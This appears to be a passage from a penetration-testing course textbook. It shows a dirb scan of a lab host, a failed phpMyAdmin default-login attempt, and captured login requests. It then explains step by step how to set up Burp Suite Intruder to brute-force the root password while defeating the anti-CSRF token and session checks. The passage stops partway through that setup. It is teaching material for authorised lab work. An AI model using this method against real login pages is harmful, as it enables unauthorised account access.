

Figure 117: XAMPP Control Panel

Next, we'll run **`dirb`** from Kali, targeting our Windows 10 machine.

```
kali@kali:~$ dirb http://10.11.0.22 -r
...
URL_BASE: http://10.11.0.22/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Recursive

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.11.0.22/ ----
...
+ http://10.11.0.22/lpt1 (CODE:403|SIZE:1047)
+ http://10.11.0.22/lpt2 (CODE:403|SIZE:1047)
+ http://10.11.0.22/nul (CODE:403|SIZE:1047)
==> DIRECTORY: http://10.11.0.22/phpmyadmin/
+ http://10.11.0.22/prn (CODE:403|SIZE:1047)
+ http://10.11.0.22/robots.txt (CODE:200|SIZE:79)
...
```

Listing 284 - Running dirb on our Windows 10 lab machine

The output lists several interesting URLs including the highlighted reference to *phpmyadmin*, an administration tool for MySQL databases, which is particularly interesting.

Entering the corresponding URL into our browser produces a phpMyAdmin login page:



Figure 118: phpMyAdmin Login Page

A quick Internet search suggests that the default login credentials for phpMYAdmin include “root” with a blank password. Let’s try that against our Windows 10 target:



Figure 119: phpMyAdmin Error Message

If we try those credentials, we get an error message that "Login without a password is forbidden by configuration". This is because "AllowNoPassword" is set to False within the phpMyAdmin configuration file (C:\xampp\phpMyAdmin\config.inc.php). Under this configuration, we need to include a password to log in so we can reasonably assume the password is not blank. We will have to try something else if we want to gain access.

9.4.1.2 Burp Suite Intruder

Since the default credentials didn't seem to work and blank passwords aren't allowed, let's try to automate some basic username and password combinations with Burp Suite's Intruder[252] tool. Please keep in mind that this feature is time-throttled in the Burp Community Edition. Nevertheless, we can still use it in order to explain some important concepts.

[252] (PortSwigger, 2019), https://portswigger.net/burp/documentation/desktop/tools/intruder/using

Let's send a few manual login attempts from our browser and look at the responses in Burp Suite. We have combined three requests together in the following screenshot:

```
POST /phpmyadmin/index.php HTTP/1.1
Host: 10.11.0.22
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 134
Cookie: phpMyAdmin=md60l2sdq1db2c216v7nosgl86tm26sm; pma_lang=en
Connection: close
Upgrade-Insecure-Requests: 1

set_session=md60l2sdq1db2c216v7nosgl86tm26sm&pma_username=root&pma_password=test1&server=1&target=index.php&token=%5DczrJoHHT1OTo%22SB

POST /phpmyadmin/index.php HTTP/1.1
Host: 10.11.0.22
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 146
Cookie: phpMyAdmin=l49hu0idjnk0d6esclp4o16qnjjnldpu; pma_lang=en
Connection: close
Upgrade-Insecure-Requests: 1

set_session=l49hu0idjnk0d6esclp4o16qnjjnldpu&pma_username=root&pma_password=test2&server=1&target=index.php&token=%24%23wPDN%5C%5CC%25D%7E%2CUU%7D

POST /phpmyadmin/index.php HTTP/1.1
Host: 10.11.0.22
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 138
Cookie: phpMyAdmin=asrkrormlm15tnd7irpu880bq4m9pghr; pma_lang=en
Connection: close
Upgrade-Insecure-Requests: 1

set_session=asrkrormlm15tnd7irpu880bq4m9pghr&pma_username=root&pma_password=test3&server=1&target=index.php&token=vkQ46T%2B*4OZ%3D_C%7E%7B
```

Figure 120: Login Requests for PHP My Admin

Based on the output, this test may not be straightforward as it seems since we have several factors to contend with. As we can see from the requests, the login form includes a *token*[253] to prevent brute forcing and other attacks. In addition, we can see that the form sets a *set_session* parameter which is unique for each request.

[253] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Cross-site_request_forgery#Synchronizer_token_pattern

If we change the *set_session* parameter and it doesn't match the value of the *phpMyAdmin* cookie, the site will return an error:



Figure 121: phpMyAdmin Error Message for Mismatching Session Values

We need to avoid this error if we want a successful login. If we look at the HTML source for the login form, we will find the new *set_session* and *token* values are included in the response:

Figure 122: Login Values Changing

In order to overcome this protective measure, and ensure the values match, we can automate the request with Intruder.

However, we must first submit a login request for Intruder to analyze. We can do this by navigating to *Proxy* > *HTTP History*, right-clicking on the POST request to "/phpmyadmin/index.php", and then selecting *Send to Intruder*:



Figure 123: Send to Intruder

Now, when we click on the *Intruder* tab, we discover that it contains multiple request sub-tabs. Under these, we will find four additional sub-tabs: *Target*, *Positions*, *Payloads*, and *Options*. Let's inspect these beginning with *Target*.



Figure 124: Intruder Target

The information on this tab is prepopulated based on the request so we will leave the values as-is.

Next, let's review the contents of the *Positions* tab:



Figure 125: Intruder Positions

We use this tab to mark which fields we want Burp Suite to inject payloads into when an attack is run. Burp Suite will automatically mark cookie values and POST body values as payload positions using a section sign (§) as a delimiter. However, we do not want to use all these default positions so we will clear them with *Clear §*.

We will leave *pma_username* set to "root" since this is our target user account. There are four other values we will modify in order to submit login attempts. We will insert the actual attempted password into *pma_password* by selecting the value and clicking *Add §*. The *phpMyAdmin* cookie value and *set_session* post body value change on each request, so we need to add them as payload positions as well. Finally, the *token* value also changes on each request to prevent bruteforcing so we will need to select its value and click *Add §* as well.

We'll set the *Attack type*[254] to "Pitchfork", allowing us to set a unique payload list for each position. This is necessary to account for the differences in the payload values we want to send. The pitchfork attack will place the first value from each list into their respective positions and then send the request. The next request will use the second value from each list, and so on. There are several other attack types in Intruder but we will not be reviewing them here.



Figure 126: Setting the Payload Position

Configuring a "Pitchfork" attack with the payloads we need here can be a bit confusing. Be sure to read through this entire section before trying to follow along.

We need to configure some of our payloads on the *Options* tab before we can use them so we will be skipping over the *Payloads* tab for now. We need something that can extract values from a response and inject them into the next request. Burp Suite includes a "Recursive grep" payload that searches a response with grep[255] for a predefined value and makes the results available for the next request. This is exactly what we need to set the *phpMyAdmin* cookie value, *set_session* post body value, and the *token* field.

[254] (PortSwigger, 2019), https://portswigger.net/burp/documentation/desktop/tools/intruder/positions#attack-type

[255] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Grep

Let's click on *Options* and then *Add* to start configuring our first Recursive Grep payload.



Figure 127: Add Grep Extract

This will open a new window with a HTTP response that we can use to define the location of the item we want extracted. We do not want to use the "Set-Cookie" headers to extract the session value because the server sets multiple instances of the *phpMyAdmin* cookie and Burp will always use the first instance it finds. We need to scroll down in the HTTP response window to the *set_session* hidden input field within the login form.

We will click and select the value of the input field. When we do this, Burp will automatically set the "Start after expression" and "End at delimiter" values defining the delimiters for the grep extract as shown below.



Figure 128: Defining the Grep Extract for the Session

We'll click *Ok* to save the extract and then define another extract by clicking *Add* from *Intruder > 2 > Options*.

This time we need to select the contents of the *token* field:

